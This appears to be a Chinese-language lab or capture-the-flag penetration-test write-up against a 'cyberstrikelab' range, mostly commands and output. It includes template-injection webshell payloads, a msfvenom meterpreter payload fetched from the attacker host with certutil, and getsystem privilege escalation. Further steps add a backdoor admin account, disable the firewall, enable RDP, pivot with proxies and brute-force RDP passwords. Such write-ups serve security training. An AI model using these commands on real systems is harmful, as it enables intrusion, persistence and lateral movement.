
{if:assert($_request[phpinfo()])}phpinfo();{end if}

访问你修改的这个页面
http://172.50.12.33/search/

一句话连接不上,那就执行系统命令,找到flag1
{if:assert($_request[system($_POST[a])])};{end if}
本机开启http服务

生成木马
msfvenom -p windows/meterpreter/bind_tcp LHOST=10.10.10.173 LPORT=4444 -f exe -o shell.exe
从本机下载木马
certutil -urlcache -split -f http://172.16.233.2:8000/shell.exe shell.exe
msfconsole -q -x "use exploit/multi/handler; set PAYLOAD windows/meterpreter/bind_tcp; set RHOST 172.50.12.33; set LPORT 4444; exploit -j -z"
执行木马,上线

getsystem提权
meterpreter > getuid
Server username: NT AUTHORITY\NETWORK SERVICE
meterpreter > getsystem
...got system via technique 4 (Named Pipe Impersonation (RPCSS variant)).
meterpreter > getuid
Server username: NT AUTHORITY\SYSTEM
上传fscan
upload /data/windows_atk/scan_info/fscan.exe
却没有发现另外一台主机
C:\phpstudy_pro\WWW\search>ipconfig
ipconfig

Windows IP Configuration


Ethernet adapter ��̫��ʵ�� 1:

   Connection-specific DNS Suffix  . :
   Link-local IPv6 Address . . . . . : fe80::b476:ff8c:347:ef73%5
   IPv4 Address. . . . . . . . . . . : 172.50.12.33
   Subnet Mask . . . . . . . . . . . : 255.255.255.0
   Default Gateway . . . . . . . . . : 172.50.12.233

Ethernet adapter ��̫��ʵ�� 2:

   Connection-specific DNS Suffix  . :
   Link-local IPv6 Address . . . . . : fe80::47e:778d:c27:a958%4
   IPv4 Address. . . . . . . . . . . : 10.5.5.2
   Subnet Mask . . . . . . . . . . . : 255.255.255.0
   Default Gateway . . . . . . . . . : 10.5.5.1

Tunnel adapter Reusable ISATAP Interface {539A3334-B0ED-49F4-B694-5F6E0A7AB805}:

   Media State . . . . . . . . . . . : Media disconnected
   Connection-specific DNS Suffix  . :

Tunnel adapter isatap.{4A835BE8-816A-4266-AF10-0ADC1C46A06E}:

   Media State . . . . . . . . . . . : Media disconnected
   Connection-specific DNS Suffix  . :

C:\phpstudy_pro\WWW\search>fscan.exe -h 10.5.5.2/24
fscan.exe -h 10.5.5.2/24

   ___                              _
  / _ \     ___  ___ _ __ __ _  ___| | __
 / /_\/____/ __|/ __| '__/ _` |/ __| |/ /
/ /_\\_____\__ \ (__| | | (_| | (__|   <
\____/     |___/\___|_|  \__,_|\___|_|\_\
                     fscan version: 1.8.1
start infoscan
(icmp) Target 10.5.5.2        is alive
[*] Icmp alive hosts len is: 1
10.5.5.2:3306 open
10.5.5.2:445 open
10.5.5.2:139 open
10.5.5.2:135 open
10.5.5.2:80 open
[*] alive ports len is: 5
start vulscan
[+] NetInfo:
[*]10.5.5.2
   [->]WIN-NQOLAOUO8C1
   [->]172.50.12.33
   [->]10.5.5.2
[*] WebTitle:http://10.5.5.2           code:200 len:20013  title:cyberstrikelabzzzcms
已完成 5/5
[*] 扫描结束,耗时: 18.4658195s
使用命令扫
C:\phpstudy_pro\WWW\search>for /l %i in (1,1,255) do @ping 10.5.5.%i -w 1 -n 1 | find /i "ttl"
for /l %i in (1,1,255) do @ping 10.5.5.%i -w 1 -n 1 | find /i "ttl"
Reply from 10.5.5.2: bytes=32 time<1ms TTL=128
Reply from 10.5.5.33: bytes=32 time=1ms TTL=128
Reply from 10.5.5.66: bytes=32 time=1ms TTL=128
主机33和66存活的,再扫,没有任何内容
C:\phpstudy_pro\WWW\search>fscan.exe -h 10.5.5.33 -p 1-65000
fscan.exe -h 10.5.5.33 -p 1-65000

   ___                              _
  / _ \     ___  ___ _ __ __ _  ___| | __
 / /_\/____/ __|/ __| '__/ _` |/ __| |/ /
/ /_\\_____\__ \ (__| | | (_| | (__|   <
\____/     |___/\___|_|  \__,_|\___|_|\_\
                     fscan version: 1.8.4
start infoscan
[*] alive ports len is: 0
start vulscan
已完成 0/0
[*] 扫描结束,耗时: 7.1787098s
设置路由
run post/multi/manage/autoroute
使用下面的这些msf模块扫端口都不行
scanner/portscan/tcp
scanner/portscan/syn
添加一个用户看看什么情况
# 创建新用户,并设置密码:
net user xiaoyu 123@abc /add

# 将新用户添加到管理员组:
net localgroup Administrators xiaoyu /add

# 关闭Windows防火墙
netsh advfirewall set allprofiles state off

# 修改注册表,强制启用远程桌面服务(RDP),允许通过远程桌面(3389端口)连接
REG ADD HKLM\SYSTEM\CurrentControlSet\Control\Terminal" "Server /v fDenyTSConnections /t REG_DWORD /d 00000000 /f

把360退了,使用远程连接后的cmd扫

这样能扫出来,那会不会是系统用户的问题,我提权了,重新反弹shell
msf exploit(multi/handler) > run
[*] Started bind TCP handler against 172.50.12.33:4444
[*] Sending stage (177734 bytes) to 172.50.12.33
[*] Meterpreter session 2 opened (10.10.10.173:35111 -> 172.50.12.33:4444) at 2025-12-11 04:32:10 -0500

meterpreter > shell
Process 10896 created.
Channel 1 created.
Microsoft Windows [�汾 10.0.14393]
(c) 2016 Microsoft Corporation����������Ȩ����

C:\phpstudy_pro\WWW\search>chcp 65001
chcp 65001
Active code page: 65001

C:\phpstudy_pro\WWW\search>fscan.exe -h 10.5.5.2/24
fscan.exe -h 10.5.5.2/24

   ___                              _
  / _ \     ___  ___ _ __ __ _  ___| | __
 / /_\/____/ __|/ __| '__/ _` |/ __| |/ /
/ /_\\_____\__ \ (__| | | (_| | (__|   <
\____/     |___/\___|_|  \__,_|\___|_|\_\
                     fscan version: 1.8.4
start infoscan
(icmp) Target 10.5.5.2        is alive
(icmp) Target 10.5.5.33       is alive
(icmp) Target 10.5.5.66       is alive
[*] Icmp alive hosts len is: 3
10.5.5.66:88 open
10.5.5.2:3306 open
10.5.5.66:445 open
10.5.5.33:445 open
10.5.5.2:445 open
10.5.5.66:139 open
10.5.5.33:139 open
10.5.5.2:139 open
10.5.5.33:135 open
10.5.5.2:135 open
10.5.5.2:80 open
10.5.5.66:135 open
[*] alive ports len is: 12
start vulscan
[*] NetInfo
[*]10.5.5.2
   [->]WIN-NQOLAOUO8C1
   [->]172.50.12.33
   [->]10.5.5.2
[*] NetInfo
[*]10.5.5.33
   [->]cyberweb
   [->]10.5.5.33
[*] NetInfo
[*]10.5.5.66
   [->]DC
   [->]10.5.5.66
[*] WebTitle http://10.5.5.2           code:200 len:20013  title:cyberstrikelabzzzcms
[*] OsInfo 10.5.5.66    (Windows Server 2012 R2 Standard 9600)
[*] OsInfo 10.5.5.33    (Windows Server 2016 Standard 14393)
[*] NetBios 10.5.5.33       cyberweb.cyberstrikelab.com         Windows Server 2016 Standard 14393
已完成 12/12
[*] 扫描结束,耗时: 8.5703463s
看来就是这个问题,重新设置路由
run post/multi/manage/autoroute
设置代理
use auxiliary/server/socks_proxy
set VERSION 5
set SRVPORT 1080
run -j
fscan.exe -h 10.5.5.33 -p 1-10000
C:\phpstudy_pro\WWW\search>fscan.exe -h 10.5.5.33 -p 1-10000
fscan.exe -h 10.5.5.33 -p 1-10000

   ___                              _
  / _ \     ___  ___ _ __ __ _  ___| | __
 / /_\/____/ __|/ __| '__/ _` |/ __| |/ /
/ /_\\_____\__ \ (__| | | (_| | (__|   <
\____/     |___/\___|_|  \__,_|\___|_|\_\
                     fscan version: 1.8.4
start infoscan
10.5.5.33:445 open
10.5.5.33:139 open
10.5.5.33:135 open
10.5.5.33:3389 open
10.5.5.33:5985 open
[*] alive ports len is: 5
start vulscan
[*] NetInfo
[*]10.5.5.33
   [->]cyberweb
   [->]10.5.5.33
[*] NetBios 10.5.5.33       cyberweb.cyberstrikelab.com         Windows Server 2016 Standard 14393
[*] OsInfo 10.5.5.33    (Windows Server 2016 Standard 14393)
[*] WebTitle http://10.5.5.33:5985     code:404 len:315    title:Not Found
已完成 4/5 [-] (58/210) rdp 10.5.5.33:3389 administrator Aa123456 remote error: tls: access denied
已完成 4/5 [-] (118/210) rdp 10.5.5.33:3389 admin abc123456 remote error: tls: access denied
已完成 4/5 [-] (178/210) rdp 10.5.5.33:3389 guest 666666 remote error: tls: access denied
已完成 5/5
[*] 扫描结束,耗时: 3m59.4511788s

扫到3389端口,试试能不能爆破出密码,admin@123456

把目录传进去,要把马传进去
proxychains rdesktop 10.5.5.33 -r disk:shell=/data/demo

传shell
